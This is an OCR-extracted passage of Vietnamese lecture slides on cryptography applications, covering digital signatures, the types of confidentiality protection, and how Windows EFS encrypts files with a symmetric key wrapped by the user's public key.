
- Là thông điệp dữ liệu (dãy bít)
- Có các tính chất của chữ kí viết tay

Chữ kí số

- Đặc trưng cho người kí → phụ thuộc vào yếu tố bí mật của riêng người kí
- Không thể chuyển chữ kí sang văn bản khác → chữ kí phụ thuộc vào chính văn bản
- Người bất kì có thể kiểm tra →có một đại lượng công khai tương ứng với yếu tố bí mật

→ **ứng dụng mật mã khóa công khai**

Chữ kí số




Lưu lượng tăng gấp đôi


Kích thước của m thường vượt quá khả năng tính toán hiện nay

➔ **Lấy đại diện của m**

Chữ kí số



Ứng dụng của mật mã



1

2

3

4

5

Đảm bảo tính

Đảm bảo tính

Đảm bảo tính

Xác thực thể

Xác thực thể

Các dạng đảm bảo tính bí mật

- Mã hóa dữ liệu lưu trữ
- Mã hóa đầu cuối
- Mã hóa kênh truyền

Các dạng đảm bảo tính bí mật

❑Mã hóa dữ liệu lưu trữ

- Dữ liệu chủ yếu tồn tại ở dạng mã hóa
- Dữ liệu chỉ được giải mã khi cần sử dụng
- Sau khi dùng xong, dữ liệu được mã hóa trở lại

❑Ví dụ:

- Encryption File System
- Mã hóa ổ đĩa, ổ đĩa ảo
- Mã hóa email, điện mật
- Các ứng dụng mật mã khác: Office, PDF,...

Mã hóa dữ liệu lưu trữ

- Hệ quản trị tập tin mật mã EFS
- Mã hóa ổ đĩa
- Mã hóa dữ liệu khi đồng bộ qua đám mây


Hệ quản trị tập tin

- Các hệ quản trị tập tin mà Windows hỗ trợ
  - FAT, FAT32
  - NTFS
  - exFAT — là hệ quản trị tập tin được Microsoft phát triển nhắm đến thiết bị lưu trữ ngoại vi và cho máy ảnh, máy quay, điện thoại... Nó được hỗ trợ bởi cả Windows và Linux, Mac OS
- Chỉ có NTFS hỗ trợ mã hóa, trong đó chức năng mã hóa được thực hiện bởi thành phần EFS (Encryption File System)
- EFS xuất hiện trong NTFS 3.0 trở về sau với chức năng mã hóa dữ liệu một cách trong suốt, giúp bảo mật dữ liệu ngay cả khi tin tặc chiếm được (tiếp cận vật lý) thiết bị lưu trữ.

EFS - Encryption File System

- EFS thực hiện mã hóa bằng việc sử dụng mật mã khóa công khai (RSA, ECC) kết hợp mật mã đối xứng (DES-X, AES).
- Thuật toán thuộc Suite-B (ECC và AES) được bắt đầu hỗ trợ từ Windows 7.
- File được mã hóa bằng mật mã đối xứng, sử dụng khóa ngẫu nhiên
- Khóa mã hóa file được mã hóa bằng khóa công khai của người dùng

EFS - Encryption File System




AE: Thuật toán bất đối xứng (Asymmetric Encryption)

SE: Thuật toán đối xứng (Symmetric Encryption)

FEK: Khóa mã hóa file (File Encryption Key)

KP: Khóa công khai của người dùng (User's Public Key)

EFS - Encryption File System




Giải mã:

- FEK = AD(K, KS)
- M = SD(C, FEK)

EFS - Encryption File System

- Trường hợp file được chia sẻ với người khác




TRƯỚC khi chia sẻ

